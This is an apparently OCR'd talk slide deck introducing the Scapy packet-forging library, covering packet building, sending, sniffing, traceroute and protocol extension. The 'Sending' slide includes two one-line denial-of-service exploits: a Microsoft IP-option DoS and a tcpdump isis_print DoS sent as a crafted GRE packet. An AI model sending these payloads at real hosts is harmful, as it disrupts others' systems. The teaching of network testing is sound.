Network packet forgery with Scapy

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
Outline

Quick goal-oriented taxonomy of packet building tools



Packet forging tool: forges packets and sends them

Sniffing tool: captures packets and possibly dissects them

Testing tool: does unitary tests. Usually tries to answer a yes/no question (ex: ping)

Scanning tool: does a bunch of unitary tests with some parameters varying in a given range

Fingerprinting tool: does some predefined eclectic unitary tests to discriminate a peer

Attacking tool: uses some unexpected values in a protocol

Many programs

Sorry for possible classification errors !

Sniffing tools

ethereal, tcpdump, net2pcap, cdpsniffer, aimsniffer, vomit, tcptrace, tcptrack, nstreams, argus, karpski, ipgrab, nast, cdpr, aldebaran, dsniff, irpas, iptraf, . . .

Packet forging tools

packeth, packit, packet excalibur, nemesis, tcpinject, libnet, IP sorcery, pacgen, arp-sk, arpspoof, dnet, dpkt, pixiliate, irpas, sendIP, IP-packetgenerator, sing, aicmpsend, libpal, . . .

Many programs

Testing tools

ping, *hping2*, *hping3*, *traceroute*, *tctrace*, *tcptraceroute*, *traceproto*, *fping*, *arping*, ...

Scanning tools

nmap, *amap*, *vmap*, *hping3*, *unicornscan*, *ttlscan*, *ikescan*, *paketto*, *firewalk*, ...

Fingerprinting tools

nmap, *xprobe*, *p0f*, *cron-OS*, *queso*, *ikescan*, *amap*, *synscan*, ...

Attacking tools

dnsspoof, *poison ivy*, *ikeprobe*, *ettercap*, *dsniff suite*, *cain*, *hunt*, *airpwn*, *irpas*, *nast*, *yersinia*, ...

Layer 2 or layer 3 ?

Kernel offers two ways to forge packets

Layer 2 (`PF_PACKET`, `PF_RAW`, `pfopen()`, *libdnet*, ...)

- almost no limitations on what you send
- everything to handle yourself :
  - output interface choice
  - linktype (Ethernet, PPP, 802.11, ...)
  - ARP stuff (ARP requests, ARP cache, ...)
  - checksums, ...
  - ...

Layer 3 (`PF_INET/SOCK_RAW`)

- chooses output interface choice
- handles linklayer
- many limitations on what you can do

Layer 2 or layer 3 ?

Layer 2 tools

Tools whose goal is to handle layer 2 data (ARP, CDP, . . .) must use the layer 2 interface.

But usually :

- you have to choose the output interface
- they handle only one linktype

Layer 2 or layer 3 ?

Layer 3 tools

Tools whose goal is to handle layer 3 data (IP, IPv6, . . .) use the layer 3 interface.

But they have to cope with `PF_INET/SOCK_RAW` limitations.

Some values have special meanings

- IP checksum set to 0 means "calculate the checksum"
- IP ID to 0 means "manage the IP ID for me"

Some values are impossible to use

- Destination IP can't be a network address present in the routing table
- Fragmented datagrams may be reassembled by local firewall
- Local firewall may block emission or reception
- Broken values may be droped (wrong ihl, bad IP version, . . .)

Most tools can't forge exactly what you want

- Most tools support no more than the TCP/IP protocol suite
- Building a whole packet with a command line tool is near unbearable, and is really unbearable for a set of packets

$\Longrightarrow$ Popular tools use *templates* or *scenarii* with few fields to fill to get a working (set of) packets

$\Longrightarrow$ You'll never do something the author did not imagine

$\Longrightarrow$ You often need to write a new tool

☢ But building a single working packet from scratch in C takes an average of 60 lines

Combining technics is not possible

Example

- Imagine you have an ARP cache poisoning tool
- Imagine you have a double 802.1q encapsulation tool

$\Longrightarrow$ You still can't do ARP cache poisoning with double 802.1q encapsulation

$\Longrightarrow$ You need to write a new tool ... again.

Most tools can't forge exactly what you want

Example

Try to find a tool that can do

- an ICMP *echo request* with some given padding data
- an IP protocol scan with the *More Fragments* flag
- some ARP cache poisoning with a VLAN hopping attack
- a traceroute with an applicative payload (DNS, ISAKMP, etc.)

Decoding vs interpreting

decoding: *I received a RST packet from port 80*

interpreting: *The port 80 is closed*

- Machines are good at decoding and can help human beings
- Interpretation is for human beings

A lot of tools interpret instead of decoding

- Work on specific situations
- Work with basic logic and reasoning
- Limited to what the programmer expected to receive

$\Longrightarrow$ unexpected things keep being unnoticed

Example

```
Interesting ports on 192.168.9.3:
PORT   STATE    SERVICE
22/tcp filtered ssh
```

Missed: it was an ICMP *host unreachable*. The port is not filtered, but there is no host behing the firewall.

Some tools give a limited interpretation

- Interpretation is sometimes insufficient for a good network discovery

Example

```
Interesting ports on 192.168.9.4:
PORT   STATE    SERVICE
22/tcp filtered ssh
```

Do you really know what happened ?

- No answer ?
- ICMP host unreachable ? from who ?
- ICMP port administratively prohibited ? from who ?
- ...

Most tools partially decode what they receive

- Show only what the programmer expected to be useful

⟹ unexpected things keep being unnoticed

Example

```
# hping --icmp  192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms

IP 192.168.8.1 > 192.168.8.14: icmp 8: echo reply seq 0
0001 4321 1d3f 0002 413d 4b23 0800 4500  ..G../..A.K...E.
001c a5d9 0000 4001 43a8 c0a8 0801 c0a8  ......@.C.......
080e 0000 16f6 e909 0000 0000 0000 0000  ................
0000 0000 0000 0000 13e5 c24b            ...........K
```

Did you see ? Some data leaked into the padding (Etherleaking).

Popular tools bias our perception of networked systems

- Very few popular tools (*nmap*, *hping*)
- Popular tools give a subjective vision of tested systems

$\Longrightarrow$ The world is seen only through those tools

$\Longrightarrow$ You won't notice what they can't see

$\Longrightarrow$ Bugs, flaws, . . . may remain unnoticed on very well tested systems because they are always seen through the same tools, with the same bias

Scapy's Main Concepts

- Python interpreter disguised as a Domain Specific Language
- Fast packet designing
- Default values that work
- No special values
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

Scapy as a Domain Specific Language

List of layers

```
>>> ls()
ARP          : ARP
DHCP         : DHCP options
DNS          : DNS
Dot11        : 802.11
[...]
```

List of commands

```
>>> lsc()
sr     : Send and receive packets at layer 3
sr1    : Send packets at layer 3 and return only the fi
srp    : Send and receive packets at layer 2
[...]
```

Fast packet designing

- Each packet is built layer by layer (ex: Ether, IP, TCP, ...)
- Each layer can be stacked on another
- Each layer or packet can be manipulated
- Each field has working default values
- Each field can contain a value or a set of values

Example

```
>>> a=IP(dst="www.target.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

Fast packet designing

How to order food at a Fast Food

I want a BigMac, French Fries with Ketchup and Mayonnaise, up to 9 Chicken Wings and a Diet Coke

How to order a Packet with *Scapy*

I want a broadcast MAC address, and IP payload to *ketchup.com* and to *mayo.com*, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")
   /IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
   /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Default values that work

If not overriden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to output interface
- Ethernet type and IP protocol are determined by upper layer
- ...

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80
- UDP source and destination ports are 53
- ICMP type is *echo request*
- ...

Default values that work

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField              = (4)
ihl        : BitField              = (None)
tos        : XByteField            = (0)
len        : ShortField            = (None)
id         : ShortField            = (1)
flags      : FlagsField            = (0)
frag       : BitField              = (0)
ttl        : ByteField             = (64)
proto      : ByteEnumField         = (0)
chksum     : XShortField           = (None)
src        : Emph                  = (None)
dst        : Emph                  = ('127.0.0.1')
options    : IPoptionsField        = ('')
```

No special values

- The special value is the *None* object
- The *None* object is outside of the set of possible values

$\Longrightarrow$ do not prevent a possible value to be used

Unlimited combinations

With *Scapy*, you can

- Stack what you want where you want
- Put any value you want in any field you want

Example

```
STP()/IP(options="love",chksum=0x1234)
   /Dot1Q(prio=1)/Ether(type=0x1234)
   /Dot1Q(vlan=(2,123))/TCP()
```

- You know ARP cache poisonning and vlan hopping

$\Longrightarrow$ you can poison a cache with a double VLAN encapsulation

- You know VOIP decoding, 802.11 and WEP

$\Longrightarrow$ you can decode a WEP encrypted 802.11 VOIP capture

- You know ISAKMP and tracerouting

$\Longrightarrow$ you can traceroute to VPN concentrators

Probe once, interpret many

Main difference with other tools :

- The result of a probe is made of
  - the list of couples *(packet sent, packet received)*
  - the list of *unreplied packet*
- Interpretation/representation of the result is done independently

$\Longrightarrow$ you can refine an interpretation without needing a new probe

Example

- You do a TCP scan on an host and see some open ports, a closed one, and no answer for the others

$\Longrightarrow$ you don't need a new probe to check the TTL or the IPID of the answers and determine whether it was the same box

Packet manipulation

First steps

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

Packet manipulation

Stacking

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
 < TCP flags=FS |>>
>>> b.show()
---[ IP ]---
version    = 4
ihl        = 0
tos        = 0x0
len        = 0
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = TCP
chksum     = 0x0
src        = 192.168.8.14
dst        = 192.168.1.1
options    = ''
---[ TCP ]---
   sport      = 20
   dport      = 80
   seq        = 0
   ack        = 0
   dataofs    = 0
   reserved   = 0
   flags      = FS
   window     = 0
   chksum     = 0x0
   urgptr     = 0
   options    =
```

Packet Manipulation

Navigation between layers

Layers of a packet can be accessed using the `payload` attribute :

```
print pkt.payload.payload.payload.chksum
```

A better way :

- The idiom `Layer in packet` tests the presence of a layer
- The idiom `packet[Layer]` returns the asked layer
- The idiom `packet[Layer:3]` returns the third instance of the asked layer

Example

```
if UDP in pkt:
    print pkt[UDP].chksum
```

The code is independant from lower layers. It will work the same whether `pkt` comes from PPP or from WEP with 802.1q

Packet Manipulation

Building and Dissecting

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0\xa8\x0
1\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x03\x00\x00%
\x1e\x00\x00'
>>> IP(_)
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64
 proto=TCP chksum=0xf06f src=192.168.8.14 dst=192.168.1.1
 options='' |<TCP  sport=20 dport=80 seq=0L ack=0L dataofs=5L
 reserved=16L flags=FS window=0 chksum=0x251e urgptr=0 |>>
```


Packet Manipulation

Implicit Packets

```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
[<IP ttl=10 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=10 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=11 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=11 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=12 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=12 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=13 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=13 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>,
 <IP ttl=14 proto=TCP dst=192.168.1.1 |<TCP dport=80 flags=FS |>>,
 <IP ttl=14 proto=TCP dst=192.168.1.1 |<TCP dport=443 flags=FS |>>]
```

PS/PDF packet dump

```
>>> pkt.psdump()
>>> pkt.pdfdump()
```



Some stuff you can do on a packet

- `str(pkt)` to assemble the packet
- `hexdump(pkt)` to have an hexa dump
- `ls(pkt)` to have the list of fields values
- `pkt.summary()` for a one-line summary
- `pkt.show()` for a developped view of the packet
- `pkt.show2()` same as show but on the assembled packet (checksum is calculated, for instance)
- `pkt.sprintf()` fills a format string with fields values of the packet
- `pkt.decode_payload_as()` changes the way the payload is decoded
- `pkt.psdump()` draws a postscript with explained dissection
- `pkt.pdfdump()` draws a PDF with explained dissection

The sprintf() method

Thanks to the `sprintf()` method, you can

- make your own summary of a packet
- abstract lower layers and focus on what's interesting

Example

```
>>> a = IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
```

- "%", "{" and "}" are special characters
- they are replaced by "%%", "%(" and "%)"

Configuration

```
>>> conf
checkIPID  = 1
checkIPsrc = 1
color_theme = <class scapy.DefaultTheme at 0xb7eef86c>
except_filter = ''
histfile   = '/home/pbi/.scapy_history'
iface      = 'eth0'
nmap_base  = '/usr/share/nmap/nmap-os-fingerprints'
p0f_base   = '/etc/p0f.fp'
route      =
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
172.17.2.4      255.255.255.255 192.168.8.2     eth0
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
session    = ''
sniff_promisc = 0
wepkey     = ''
```

Sending

```
>>> send(b)
..........
Sent 10 packets.
>>> send([b]*3)
..............................
Sent 30 packets.
>>> send(b,inter=0.1,loop=1)
...........................^C
Sent 27 packets.
>>> sendp("I'm travelling on Ethernet ", iface="eth0")
```

tcpdump output:

```
01:55:31.522206 61:76:65:6c:6c:69 > 49:27:6d:20:74:72,
ethertype Unknown (0x6e67), length 27:
4927 6d20 7472 6176 656c 6c69 6e67 206f I'm.travelling.o
6e20 4574 6865 726e 6574 20              n.Ethernet.
```

Sending

- Microsoft IP option DoS proof of concept is 115 lines of C code (without comments)
- The same with *Scapy*:

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

- *tcpdump* `isis_print()` Remote Denial of Service Exploit : 225 lines
- The same with *Scapy*:

```
send( IP(dst="1.1.1.1")/GRE(proto=254)/'\x83\x1b \x01\x06\x12\x0
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x01\x07 \x00\x00'
)
```

Sniffing and PCAP file format interface

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x800 |<
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
  x.sprintf("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>> a=sniff(iface="wlan0",prn=lambda x: \
  x.sprintf("%Dot11.addr2% ")+("#"*(x.signal/8)))
00:06:25:4b:00:f3 ######################
00:04:23:a0:59:bf #########
00:04:23:a0:59:bf #########
00:06:25:4b:00:f3 #######################
00:0d:54:99:75:ac #################
00:06:25:4b:00:f3 #######################
```

Requires `wlan0` interface to provide *Prism headers*


Packet Lists Manipulation

- The result of a sniff, pcap reading, etc. is a list of packets
- The result of a probe is a list of couples (*packet sent*, *packet received*) and a list of unanswered packets
- Each result is stored in a special object that can be manipulated

Packet Lists Manipulation


Different Kinds of Packet Lists

- PacketList: vanilla packet lists
- Dot11PacketList: 802.11 oriented stats, `toEthernet()` method
- SndRcvList: vanilla lists of (send,received) couples
- ARPingResult: ARPing oriented `show()`
- TracerouteResult: traceroute oriented `show()`, `graph()` method for graphic representation, `world_trace()` for localized path




Conversations

```
>>> a = sniff()
>>> a.conversations()
```



PS/PDF dump




```
>>> lst.pdfdump()
```

Methods

- `summary()` displays a list of summaries of each packet
- `nsummary()` same as previous, with the packet number
- `conversations()` displays a graph of conversations
- `show()` displays the prefered representation (usually `nsummary()`)
- `filter()` returns a packet list filtered with a lambda function
- `hexdump()` returns a hexdump of all packets
- `hexraw()` returns a hexdump of the Raw layer of all packets
- `padding()` returns a hexdump of packets with padding
- `nzpadding()` returns a hexdump of packets with non-zero padding
- `plot()` plots a lambda function applied to the packet list
- `make_table()` displays a table according to a lambda function

Packet Lists Manipulation

Operators

- A packet list can be manipulated like a list
- You can add, slice, etc.

Example

```
>>> a = rdpcap("/tmp/dcnx.cap")
>>> a
< dcnx.cap: UDP:0 ICMP:0 TCP:20 Other:0>
>>> a[:10]
< mod dcnx.cap: UDP:0 ICMP:0 TCP:10 Other:0>
>>> a+a
< dcnx.cap+dcnx.cap: UDP:0 ICMP:0 TCP:40 Other:0>
```

Packet Lists Manipulation

Using tables

- Tables represent a packet list in a $z = f(x, y)$ fashion.
- PacketList.make_table() takes a $\lambda : p \longrightarrow [x(p), y(p), z(p)]$
- For SndRcvList : $\lambda : (s, r) \longrightarrow [x(s, r), y(s, r), z(s, r)]$
- They make a 2D array with $z(p)$ in cells, organized by $x(p)$ horizontally and $y(p)$ vertically.

Example

```
>>> ans,_ = sr(IP(dst="www.target.com/30")/TCP(dport=[22,25,80]))
>>> ans.make_table(
 lambda (snd,rcv): ( snd.dst, snd.dport,
  rcv.sprintf("{TCP:%TCP.flags%}{ICMP:%ICMP.type%}")))
    23.16.3.32 23.16.3.3 23.16.3.4 23.16.3.5
22  SA         SA        SA        SA
25  SA         RA        RA        dest-unreach
80  RA         SA        SA        SA
```

Sending and Receiving

Return first answer

```
>>> sr1( IP(dst="192.168.8.1")/ICMP() )
Begin emission:
..Finished to send 1 packets.
.*
Received 4 packets, got 1 answers, remaining 0 packets
< IP version=4L ihl=5L tos=0x0 len=28 id=46681 flags= frag=0L
 ttl=64 proto=ICMP chksum=0x3328 src=192.168.8.1
 dst=192.168.8.14 options='' |< ICMP type=echo-reply code=0
 chksum=0xffff id=0x0 seq=0x0 |< Padding load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x91\xf49\xea' |>>>
```

Compare this result to *hping*'s one :

```
# hping --icmp  192.168.8.1
HPING 192.168.8.1 (eth0 192.168.8.1): icmp mode set, [...]
len=46 ip=192.168.8.1 ttl=64 id=42457 icmp_seq=0 rtt=2.7 ms
```

The `sr()` command family's options

- `retry` (0): if positive: how many times to retry to send unanswered packets
  if negative: how many times to retry when no more answers are given
- `timeout` (0): how much seconds to wait after the last packet has been sent
- `verbose`: set verbosity
- `multi`: (0) whether to accept multiple answers for one stimulus
- `filter`: BPF filter
- `iface`: to work only on a given iface

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
Begin emission:
.........*..*.*.*.*.*.*****Finished to send 11 packets.
Received 27 packets, got 11 answers, remaining 0 packets
(<Results: UDP:0 TCP:6 ICMP:5 Other:0>,
 <Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> res,unans=_
>>> res.summary()
IP / TCP 192.168.8.2:37462 > 6.2.1.9:80 S ==>
  Ether / IP / ICMP 12.9.4.1 time-exceeded 0 / IPerror / TCPerror / Padding
IP / TCP 192.168.8.2:45394 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.254 time-exceeded 0 / IPerror /
IP / TCP 192.168.8.2:39265 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.18.50 time-exceeded 0 / IPerror / T
IP / TCP 192.168.8.2:63692 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.10 time-exceeded 0 / IPerror / T
IP / TCP 192.168.8.2:61857 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.46 time-exceeded 0 / IPerror / T
IP / TCP 192.168.8.2:28186 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:28186 SA / Padding
IP / TCP 192.168.8.2:9747 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9747 SA / Padding
IP / TCP 192.168.8.2:62614 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:62614 SA / Padding
IP / TCP 192.168.8.2:9146 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9146 SA / Padding
IP / TCP 192.168.8.2:44469 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:44469 SA / Padding
IP / TCP 192.168.8.2:6862 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:6862 SA / Padding
```

First (stimulus,response) couple Stimulus we sent Response we

Result Manipulation

```
>>> res.make_table( lambda (s,r):
   (s.dst, s.ttl, r.sprintf("%IP.src% \t {TCP:%TCP.flags%}")) )
   6.2.1.9
10 12.9.4.16.173
11 12.9.4.19.254
12 12.9.4.18.50
13 12.9.4.19.10
14 12.9.4.19.46
15 6.2.1.9         SA
16 6.2.1.9         SA
17 6.2.1.9         SA
18 6.2.1.9         SA
19 6.2.1.9         SA
20 6.2.1.9         SA
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
<IP  version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L
 ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2
 options='' |<ICMP  type=time-exceeded code=0 chksum=0xb9e
 id=0x0 seq=0x0 |<IPerror  version=4L ihl=5L tos=0x0 len=44 id=1
 flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2
 dst=6.2.1.9 options='' |<TCPerror  sport=37462 dport=80 seq=0L
 ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00
 urgptr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
[...]
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>
```

High-Level commands


Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
   17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1  172.16.15.254    11  172.16.15.254    11   172.16.15.254    11
2  172.16.16.1      11  172.16.16.1      11   172.16.16.1      11
[...]
11 212.187.128.57   11  212.187.128.57   11   212.187.128.46   11
12 4.68.128.106     11  4.68.128.106     11   4.68.128.102     11
13 4.68.97.5        11  64.159.1.130     11   209.247.10.133   11
14 4.68.127.6       11  4.68.123.73      11   209.247.9.50     11
15 12.122.80.22     11  4.0.26.14        11   63.211.220.82    11
16 12.122.10.2      11  128.107.239.53   11   207.46.40.129    11
17 12.122.10.6      11  128.107.224.69   11   207.46.35.150    11
18 12.122.2.245     11  198.133.219.25   SA   207.46.37.26     11
19 12.124.34.38     11  198.133.219.25   SA   64.4.63.70       11
20 17.112.8.11      11  198.133.219.25   SA   64.4.62.130      11
21 17.112.152.32    SA  198.133.219.25   SA   207.46.19.30     SA
[...]
>>> ans[0][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=11202 flags= frag=0L ttl=64 proto=ICMP chksum=0xd6b3
 src=172.16.15.254 dst=172.16.15.101 options='' |< ICMP type=time-exceeded code=0 chksum=0x5a20 id=0x0
 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=14140 flags= frag=0L ttl=1 proto=TCP chksum=0x1d8f
 src=172.16.15.101 dst=17.112.152.32 options='' |< TCPerror sport=18683 dport=80 seq=1345082411L ack=0L
 dataofs=5L reserved=16L flags=S window=0 chksum=0x5d3a urgptr=0 |>>>>
>>> ans[57][1].summary()
'Ether / IP / TCP 198.133.219.25:80 > 172.16.15.101:34711 SA / Padding'
```

High-Level commands

Traceroute graphing, AS clustering

```
>>> ans.graph()
```



High-Level commands

ARP ping

```
>>> arping("172.16.15.0/24")
Begin emission:
*Finished to send 256 packets.
*
Received 2 packets, got 2 answers, remaining 254 packets
00:12:3f:0a:84:5a 172.16.15.64
00:12:79:3d:a3:6a 172.16.15.254
(<ARPing: UDP:0 TCP:0 ICMP:0 Other:2>,
 <Unanswered: UDP:0 TCP:0 ICMP:0 Other:254>)
```

Implementing a new protocol

- Each layer is a subclass of `Packet`
- Each layer is described by a list of fields
- This description is sufficient for assembly and disassembly
- Each field is an instance of a `Field` subclass
- Each field has at least a name and a default value

Example

```python
class Test(Packet):
    name = "Test protocol"
    fields_desc = [
        ByteField("field1", 1),
        XShortField("field2", 2),
        IntEnumField("field3", 3, { 1:"one", 10:"ten" }),
    ]
```

Implementing a new protocol

Some field classes

`ByteField`: A field that contains a byte

`XByteField`: A byte field whose representation is hexadecimal

`ShortField`: A field that contains a short (2 bytes)

`XShortField`: A short field represented in hexadecimal

`LEShortField`: A short field coded in little endian on the network

`IntField`: An int field (4 bytes)

`BitField`: A bit field. Must be followed by other bit fields to stop on a byte boundary

`ByteEnumField`: A byte field whose values can be mapped to names

`ShortEnumField`: A short field whose values can be mapped to names

`StrLenField`: A string field whose length is encoded in another field

`FieldLenField`: A field that encode the length of another field

`MACField`: A field that contains a MAC address

`IPField`: A field that contains an IP address

`IPoptionsField`: A field to manage IP options

Implementing a new protocol

Example of the Ethernet protocol

Example

```
class Ether(Packet):
    name = "Ethernet"
    fields_desc = [ DestMACField("dst"),
                    SourceMACField("src"),
                    XShortEnumField("type", 0, ETHER_TYPES) ]

    def answers(self, other):
        if isinstance(other,Ether):
            if self.type == other.type:
                return self.payload.answers(other.payload)
        return 0

    def hashret(self):
        return struct.pack("H",self.type)+self.payload.hashret()

    def mysummary(self):
        return self.sprintf("%Ether.src% > %Ether.dst% (%Ether.typ
```

Use Scapy in your own tools

Executable interactive add-on

You can extend Scapy in a separate file and benefit from Scapy interaction

Example

```
#! /usr/bin/env python

from scapy import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

interact(mydict=globals(), mybanner="Test add-on v3.14")
```

Use Scapy in your own tools

External script

You can make your own autonomous Scapy scripts

Example

```
#! /usr/bin/env python

import sys
if len(sys.argv) != 2:
    print "Usage: arping <net>\n  eg: arping 192.168.1.0/24"
    sys.exit(1)

